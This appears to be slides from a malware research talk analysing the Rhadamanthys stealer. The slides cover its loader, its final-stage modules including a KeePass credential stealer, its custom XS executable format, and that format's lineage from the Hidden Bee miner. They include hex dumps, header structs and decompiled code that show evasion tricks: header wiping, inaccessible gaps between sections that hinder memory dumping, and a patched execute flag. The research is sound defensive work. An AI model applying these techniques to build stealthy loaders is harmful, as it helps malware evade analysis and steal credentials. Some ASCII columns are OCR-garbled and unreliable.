


The staged loader


- There is still a bit more complexity...

Runs under the cover of one of the following :

- credwiz.exe
- OOBE-Maintenance.exe
- openwith.exe
- dllhost.exe
- rundll32.exe



The final stage: components



Package #2
carries the
components for
the final stage

Module path	Type	Role
/bin/i386/coredll.bin /bin/amd64/coredll.bin	XS2	Main stealer module
/bin/i386/stubmod.bin /bin/amd64/stubmod.bin	XS2	Prepares a .NET environment inside the process, to load other .NET modules
/bin/i386/taskcore.bin /bin/amd64/taskcore.bin	XS2	Manages additional modules for the tasks supplied by the C2
/bin/i386/stubexec.bin /bin/amd64/stubexec.bin	XS2	Injects into regsvr32.exe, and remaps the module into a new process
/bin/KeePassHax.dll	PE (.NET)	Steals KeePass credentials
/bin/runtime.dll	PE (.NET)	Runs PowerShell scripts and plugins in the form of .NET assemblies
/bin/loader.dll	PE (.NET)	General purpose .NET assemblies runner

The XS format

- Since version 0.4.5 Rhadamanthys uses a custom format with XS magic (two variants, XS1 and XS2)

Address	Hex	ASCII
006EACE8	58 53 0B 01 06 00 BF 00 8C 00 03 00 00 D0 00 00	XS....¿.....D.
006EACF8	80 10 00 00 64 00 00 00 00 80 00 00 00 00 00 00d.....
006EAD08	00 00 00 00 25 02 00 00 00 C0 00 00 00 10 00 00%.A.....
006EAD18	8C 00 00 00 00 6E 00 00 03 00 00 00 00 80 00 00n.....
006EAD28	8C 6E 00 00 00 0C 00 00 03 00 00 00 00 90 00 00	..n.....
006EAD38	8C 7A 00 00 00 06 00 00 02 00 00 00 00 A0 00 00	..z.....
006EAD48	8C 80 00 00 00 08 00 00 06 00 00 00 00 B0 00 00A.....
006EAD58	8C 88 00 00 00 08 00 00 0F 00 00 00 00 C0 00 00A.....
006EAD68	8C 90 00 00 00 06 00 00 0A 00 00 00 90 90 90 90A.....
006EAD78	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EAD88	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EAD98	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EADA8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EADB8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EADC8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
006EADD8	8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8	..\$.L.N.
006EADE8	00 00 00 00 0F 05 C3 05 00 00 00 00 E9 C8 4C 00A.éEL
006EADF8	00 90 90 90 FF 71 08 FF 71 04 FF 31 FF D0 C2 04ÿq.ÿq.ÿÿDA.
006EAE08	00 CC CC CC CC CC CC CC CC CC CC CC CC 55 8B EC 57U.îw
006EAE18	56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6	V.u..M..}.A.N.æ

```
struct xs1_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size;
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;
    xs1_data_dir imports;
    xs1_data_dir exceptions;
    xs1_data_dir relocs;
    xs_section sections[SECTIONS_COUNT];
};
```


The XS format

- How it differs from the PE?

Custom, unfamiliar header

Atypical sections layout

Address	Hex	ASCII
006EACE8	58 53 0B 01 06 00 BF 00 8C 00 03 00 00 D0 00 00	XS...z...D.
006EACF8	80 10 00 00 64 00 00 00 00 B0 00 00 00 00 00 00	...d...°.
006EAD08	00 00 00 00 25 02 00 00 00 C0 00 00 00 10 00 00	...%.A.
006EAD18	8C 00 00 00 00 6E 00 00 03 00 00 00 80 00 00	...n.
006EAD28	8C 6E 00 00 00 0C 00 00 03 00 00 00 90 00 00	...n.
006EAD38	8C 7A 00 00 00 06 00 00 02 00 00 00 A0 00 00	...z.
006EAD48	8C 80 00 00 00 08 00 00 06 00 00 00 B0 00 00	...°.
006EAD58	8C 88 00 00 00 08 00 00 0F 00 00 00 C0 00 00	...A.
006EAD68	8C 90 00 00 00 06 00 00 0A 00 00 00 90 90 90	...
006EAD78	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EAD88	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EAD98	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EADA8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EADB8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EADC8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	...
006EADD8	8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8	...\$...L.N.
006EADE8	00 00 00 00 0F 05 C3 05 00 00 00 00 E9 C8 4C 00	...A...ēL.
006EADF8	00 90 90 90 FF 71 08 FF 71 04 FF 31 FF D0 C2 04	...ÿq.ÿq.ÿÿDA.
006EAE08	00 CC CC CC CC CC CC CC CC CC CC CC 55 8B EC 57	...iiiiiiiiiiU.iw
006EAE18	56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6	V.u..M..}.A.N.æ

Customized data directories: relocations, imports, etc


Obfuscated imports

The XS format

- We were able to create a tool that can convert an XS component, dumped from memory, into a PE

Reconstructed PE header

Normalized sections layout



Converted data directories: relocations, imports, etc

Deobfuscated, easily parsable imports

The XS format

- The XS header is a minimalist rework of PE header

```
struct xsl_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size;
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;
    xsl_data_dir imports;
    xsl_data_dir exceptions;
    xsl_data_dir relocs;
    xs_section sections[SECTIONS_COUNT];
};
```

PE fields

new field: XOR
key for
deobfuscation

The XS header obfuscation

- After the loading completed, the header is overwritten with random bytes

Address	Hex	ASCII
00007DF43D750000	58 53 08 00 AC 00 BF 00 00 E0 12 00 CC 2A 01 00	XS...a.i*
00007DF43D750010	5C 2D 01 00 00 A0 12 00 18 01 00 00 00 12 00	\-...A.A...
00007DF43D750020	D4 85 00 00 00 C0 12 00 C6 0B 00 00 00 10 00 00	0...A.A...
00007DF43D750030	AC 00 00 00 00 9C 0E 00 03 00 00 00 00 0E 00	-.....D.
00007DF43D750040	AC 9C 0E 00 00 14 00 00 03 00 00 00 00 0E 00	-.....D.
00007DF43D750050	AC 80 0E 00 00 8C 02 00 02 00 00 00 00 11 00	-.....D.
00007DF43D750060	AC 3C 11 00 00 44 00 00 06 00 00 00 00 12 00	-.....D.
00007DF43D750070	AC 80 11 00 00 86 00 00 02 00 00 00 00 12 00	-.....D.
00007DF43D750080	AC 06 12 00 00 02 00 00 02 00 00 00 00 12 00	-.....D.
00007DF43D750090	AC 08 12 00 00 1E 00 00 0F 00 00 00 00 12 00	-.....D.
00007DF43D7500A0	AC 26 12 00 00 1C 00 00 0A 00 00 00 00 12 00	-.....D.
00007DF43D7500B0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7500C0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7500D0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7500E0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7500F0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750100	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750110	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750120	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750130	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750140	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750150	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750160	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750170	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750180	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750190	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501A0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501B0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501C0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501D0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501E0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D7501F0	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750200	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750210	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.
00007DF43D750220	00 00 00 00 00 00 00 00 00 00 00 00 12 00	-.....D.

Before

Address	Hex	ASCII
00007DF43D750000	3C 26 80 4D 38 16 FB 19 1C BC CB 01 85 E0 AB 53	<&*M;.û.%E..a«S
00007DF43D750010	F1 21 CE 7E C9 98 49 68 06 AF 3E E4 00 00 12 00	ñ!i~E.Ik. >a...
00007DF43D750020	D4 85 00 00 C7 04 59 F4 E9 4A 43 F9 26 CE EE 21	0...c.YôeJCu&i!
00007DF43D750030	3E 60 B3 3F 98 1E 86 38 D2 9A 53 B4 0E 67 17 0E	> *?...;O.S'g.
00007DF43D750040	E2 FD A1 2D D9 48 C7 AE 0E C5 62 AD B4 F7 6A D1	âyj-ÜKÇ°.Äb. -jN
00007DF43D750050	C6 D0 FB 23 C8 E2 82 04 34 46 FA D5 B2 D6 51 3A	ABÜ#Eä..4Fu0°0Q:
00007DF43D750060	83 84 F6 4D 2A AS 5C 07 82 85 10 48 4E 6E A2 88	..öM*¥\....KNnc.
00007DF43D750070	97 87 1A 3F 02 78 90 82 FD 69 56 8E 3E 36 DA 25	...?.{...yIV.>6U%
00007DF43D750080	F5 4D E8 F6 0E E5 88 F9 63 0C 59 46 52 E9 E7 9D	öMeö.ä.üC.YFRêc.
00007DF43D750090	74 D1 EF E6 88 18 BE 61 FA F1 3E 60 66 42 DD AC	tNia.%.aún>'fBY-
00007DF43D7500A0	6F 17 93 26 96 D2 1F AA F6 96 E7 8A 75 78 89 45	o...&.ö.°ö.c.u.f.E
00007DF43D7500B0	48 2F ED 67 77 7A FC 14 D8 7A 85 65 0A 28 EC AB	H/iqWzû.0zpe.(i«
00007DF43D7500C0	E1 7D 8D E1 14 F1 8C C8 38 14 94 2D 8C D0 D3 5A	ä}%ä.ñ.Ê;...-B0Z
00007DF43D7500D0	0C D2 56 FC 46 F0 50 E6 B1 F6 FF 3C 56 9D E0 83	.0vüF0Pæ±öy<V.ä.
00007DF43D7500E0	02 1E 80 47 89 E3 4F 63 68 68 E7 8F 45 22 75 80	...G.äöchkc.E"u.
00007DF43D7500F0	71 A4 77 98 78 83 C1 1E 11 EE 41 35 99 C8 5F D0	q«w.f.A..iA5.E.D
00007DF43D750100	60 3F E4 66 D4 E5 1A 00 9F B0 22 12 BF 9F 92 41	?äF0ä...".j..A
00007DF43D750110	13 4E EC 9C 78 C4 EF 5E 6D C8 68 B5 D9 70 D6 3D	.Ni.{Äi^mEhuUp0=
00007DF43D750120	36 99 8E 73 EB 08 EE 07 0E 45 88 B4 BE 8C B1 74	6..se.i..E.%±t
00007DF43D750130	4C 35 AC D7 EA C5 30 91 5E 34 74 36 38 BD BE BD	L5-xeA0.^4t6;%%
00007DF43D750140	57 49 0C 66 86 B2 DD F0 6C 61 10 16 CD 25 8D 5C	WI.f.=Y0ia..i%.
00007DF43D750150	8B C7 93 BA AF 98 63 61 A2 A8 38 14 FC 58 1C A6	»C.°.cac'8.ü.f.
00007DF43D750160	98 6C E2 DD AF 41 D2 22 AE 06 53 4A B8 08 56 0C	.lây'A0"e.SJ..V.
00007DF43D750170	5D 3D D2 64 31 62 79 3F D3 1D 5C 6C 0E B9 63] =ödi by?0.\1.-c
00007DF43D750180	34 C2 1E C6 8F 33 92 E2 1D D2 25 29 40 D5 CE 58	4A.ä.3.ä.0%)@0i0
00007DF43D750190	BF 25 63 06 5A 65 E7 63 6E 07 C5 EE 84 14 FE 00	;%c.Zeccn.Äi..p0
00007DF43D7501A0	50 37 C9 15 D0 E2 48 27 CA 4E 70 24 82 38 2B C7	..f.ääh'Énp\$.8+c
00007DF43D7501B0	BE EF 63 2F 27 91 CA FC 66 48 E3 CA 5E B4 72 A5	..f.ÄüFHäE^r#
00007DF43D7501C0	8E 7E 5A A2 A7 34 50 FE CC 71 68 BD CE CA 22 81	..f.ÄüFHäE^r#
00007DF43D7501D0	33 21 0D CE AE EA 81 C0 90 6B 73 BE FF E4 C8 2D	..f.ÄüFHäE^r#
00007DF43D7501E0	28 DB EA 32 B4 B8 51 10 43 48 7A 44 B8 65 CA 17	..f.ÄüFHäE^r#
00007DF43D7501F0	13 F7 99 68 15 FA 2E 43 7A F0 8F 17 A0 72 B4 7C	..f.ÄüFHäE^r#
00007DF43D750200	F1 07 FC 04 46 E0 07 62 25 CC C1 33 3E 43 D9 99	..f.ÄüFHäE^r#
00007DF43D750210	11 DC 13 71 99 E8 E6 09 56 C7 15 18 40 7A EB 28	..f.ÄüFHäE^r#
00007DF43D750220	CF 3C 98 FF 76 02 6C 78 A1 84 87 A3 7F 49 E3 BE	..f.ÄüFHäE^r#

After

The XS format - sections

- Not all sections that are in the raw format are to be loaded. It is determined by a flag if the section is to be loaded or not.

Section #1

PAGE_NOACCESS

Section #2

PAGE_NOACCESS

Section #3

Inaccessible pages
between sections make
dumping contiguous
memory harder

The XS format

- Only 3 data directories

```
struct xs1_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size;
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;
    xs1_data_dir imports;
    xs1_data_dir exceptions;
    xs1_data_dir relocs;
    xs_section sections[SECTIONS_COUNT];
};
```


The XS format - relocations

```
struct xs_relocs
{
    DWORD count;
    xs_relocs_block blocks[1];
};
```

```
struct xs_relocs_block
{
    DWORD page_rva;
    DWORD entries_count;
};
```

after the list of reloc blocks, there are entries in the following format:

```
struct xs_reloc_entry {
    BYTE field1_hi;
    BYTE mid;
    BYTE field2_low;
};
```

Relocations are stores as pairs, condensed into 3 bytes:

- 1st byte, 1st nibble from the 2nd byte
- 2nd nibble from the 2nd byte, and 3rd byte

0D	80	E0	0E	70	FF	10
C1	80	18	41	88	18	C1
EE	1F	22	56	25	F2	78

0x184 ; 0x188

The XS format - imports

```
struct xsl_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size;
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;
    xsl_data_dir imports;
    xsl_data_dir exceptions;
    xsl_data_dir relocs;
    xs_section sections[SECTIONS_COUNT];
};
```

The key from the main header is used to deobfuscate the DLL, and also in checksum calculation

```
struct xsl_import
{
    _DWORD dll_name_rva;
    _DWORD first_thunk;
    _DWORD original_first_thunk;
    _BYTE obf_dll_len[4];
};
```

The DLL names are obfuscated with the XOR-based algorithm, using the key from XS header

The functions are resolved by checksums, that are stored in place of thunks

The XS format- exceptions

64-BIT

```
1 BOOLEAN __fastcall set_exceptions_handlers(xs2_format *a1)
2 {
3     BOOLEAN result; // a1
4
5     if ( a1->exceptions.rva )
6     {
7         if ( a1->exceptions.size )
8             return RtlAddFunctionTable(
9                 (PRUNTIME_FUNCTION)((char *)a1 + (unsigned int)a1->exceptions.rva),
10                 a1->exceptions.size / 0xCu,
11                 (ULONG64)a1);
12     }
13     return result;
14 }
```

Registering the exception handlers in Rhadamanthys (64-bit)

The XS format- exceptions

32-BIT

```
1 BOOLEAN __stdcall RtlDispatchException(PEXCEPTION_RECORD ExceptionRecord, PCONTEXT Context)
2 {
3     unsigned int RegistrationHead; // ebx
4     unsigned int v4; // ebx
5     unsigned int v5; // edi
6     unsigned int v6; // eax
7     int v7; // eax
8     int v8; // eax
9     int (__stdcall *v10)(int, _EXCEPTION_REGISTRATION_RECORD *, int, int); // eax
10    struct _EXCEPTION_RECORD v11; // [esp+4h] [ebp-64h] BYREF
11    unsigned int v12; // [esp+54h] [ebp-14h] BYREF
12    int ProcessInformation; // [esp+58h] [ebp-10h] BYREF
13    unsigned int v14; // [esp+5Ch] [ebp-Ch] BYREF
14    unsigned int v15; // [esp+60h] [ebp-8h] BYREF
15    BOOLEAN v16; // [esp+67h] [ebp-1h]
16    char ExceptionRecord_3; // [esp+73h] [ebp+8h]
17
18    v16 = 0;
19    if ( (unsigned __int8)RtlCallVectoredExceptionHandlers(ExceptionRecord, Context) )
20    {
21        v16 = 1;
22    }
23    else
24    {
25        RtlpGetStackLimits(&v15, &v14);
26        ProcessInformation = 0;
27        RegistrationHead = RtlpGetRegistrationHead();
28        ExceptionRecord_3 = 1;
29        if ( MEMORY[0x7EF70679](-1, ProcessExecuteFlags, &ProcessInformation, 4, 0) >= 0 && (ProcessInformation
30            // 7ef70000 + 679 -> proxy_func
31        {
32            ExceptionRecord_3 = 0;
33        }
34        else
35        {
```

```
1 NTSTATUS __stdcall proxy_func(
2     HANDLE ProcessHandle,
3     PROCESSINFOCLASS ProcessInformationClass,
4     _DWORD *ProcessInformation,
5     ULONG ProcessInformationLength,
6     PULONG ReturnLength)
7 {
8     NTSTATUS result; // eax
9
10    result = g_ZwQueryInformationProcess(
11        ProcessHandle,
12        ProcessInformationClass,
13        ProcessInformation,
14        ProcessInformationLength,
15        ReturnLength);
16    if ( !result && ProcessInformationClass == ProcessExecuteFlags )
17        *ProcessInformation |= 0x20u;
18    return result;
19 }
```

set additional flag:
ImageDispatchEnable
(make the custom module to be
treated as MEM_IMAGE)

The lineage of the custom formats

Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	Customized exception handling?
RH \geq 0.4.5	XS	✓	✓	✓	✓
RH $<$ 0.4.5	HS	✓	partial	✗	✓
RH $<$ 0.4.5	RS	✓	✓	✗	✓

The lineage of the custom formats

Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	Customized exception handling?
RH \geq 0.4.5	XS	✓	✓	✓	✓
RH $<$ 0.4.5	HS	✓	partial	✗	✓
RH $<$ 0.4.5	RS	✓	✓	✗	✓

Identical implementation of custom exception handling can be found in HiddenBee

The Hidden Bee miner




diagram of the stages - source:
https://www.trendmicro.com/en_us/research/18/g/new-underminer-exploit-kit-delivers-bootkit-and-cryptocurrency-mining-malware-with-encrypted-tcp-tunnel.html

Diagram of the header of "BABECAFE" filesystem (based on ROM FS), containing a module in a custom NS format.

Source:

<https://www.malwarebytes.com/blog/news/2019/05/hidden-bee-lets-go-down-the-rabbit-hole>

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text		
00000000	BE	BA	FE	CA	00	00	00	00	FE	CA	BE	BA	56	6F	69	00	IstE....tEIsVoi.	Magic	
00000010	00	00	00	00	00	00	00	00	00	00	00	00	30	34	0A	0004..	Full Size	
00000020	74	01	00	00	80	8D	00	00	D0	8D	00	00					t...eİ...Đİ..	Next File Header	
																		File Size	
00000030	69	33	38	36	2F	63	6F	72	65	64	6C	6C	2E	62	69	6E	bin/	File Name	
00000040	00	00															i386/coredll.bin		
00000050	4E	53	4C	01	05	00	00	00	03	B3	2E	00	00	80	8D		NSL.....İ...eİ		
00000060	00	00	00	00	00	10	00	00	00	00	00	00	00	96	9C	-š		
00000070	00	00	00	00	00	00	00	00	00	00	00	82	00	00	78	00,x		
00000080	00	00	00	00	00	00	00	00	00	00	00	89	00	00	38	š.8		
00000090	00	00	00	63	00	00	40	01	00	00	00	00	00	00	00	00c.0	File Content	
000000A0	00	00	00	03	00	00	00	60	00	00	00	03	00	00		h.c.....c.0		
000000B0	00	68	00	63	00	00	00	02	00	00	00	63	00	00		H.e.....e.0		
000000C0	00	48	00	65	00	00	00	1D	00	00	00	65	00			Č.....0		
000000D0	00	C8	00	82	00	00	00	07	00	00	00	82	00			â.....e.....0		
000000E0	00	E2	00	89	00	00	80	04	00	00	00	89	00						
000000F0	00	42	00	00	00	00	00	00	00	00	00								
00000100	00	00	00	00	00	00	00	00	00	00	00								
00008DD0	AE	75	00	00	80	07	00	00	70	95	00	00	62	69	6E	2F	Su..e...p...bin/		
00008DE0	61	6D	64	36	34	2F	70	72	65	6C	6F	61	64	00	00	90	amd64/preload...		
00008DF0	90	90	E8	54	00	00	00	00	00	00	00	00	00	00	00	00	..čT.....		

The "NS" custom executable

The "NS" custom executable

The XS header obfuscation

- NS (Hidden Bee)
- HS (Rhadamanthys)

```
-const WORD NS_MAGIC = 0x534e;  
+const WORD HS_MAGIC = 0x5348;  
  
-namespace ns_exe {  
+namespace hs_exe {  
  
-    const size_t DATA_DIR_COUNT = 6;  
+    const size_t DATA_DIR_COUNT = 3;  
  
    enum data_dir_id {  
-        IMPORTS = 1,  
-        RELOCATIONS = 3,  
-        IAT = 4,  
+        IMPORTS = 0,  
+        EXCEPTIONS,  
+        RELOCATIONS = 2  
    };  
  
    typedef struct {  
@@ -23,14 +23,12 @@ namespace ns_exe {  
        DWORD va;  
        DWORD size;  
        DWORD raw_addr;  
-        DWORD characteristics;  
    } t_section;  
  
    typedef struct {  
        DWORD dll_name_rva;  
        DWORD original_first_thunk;  
        DWORD first_thunk;  
-        DWORD unknown1;  
    } t_import;  
  
    typedef struct {  
@@ -40,12 +38,11 @@ namespace ns_exe {  
        WORD hdr_size;  
        DWORD entry_point;  
        DWORD module_size;  
-        DWORD image_base;  
-        DWORD image_base_high;  
-        DWORD saved;  
-        DWORD unknown1;  
+        DWORD unk1;  
+        DWORD module_base_high;  
+        DWORD module_base_low;  
+        DWORD unk2;  
        t_data_dir data_dir[DATA_DIR_COUNT];  
        t_section sections;  
    } t_format;  
  
};
```

Comparing the layout of the full header we can see a significant overlap

The lineage of the custom formats

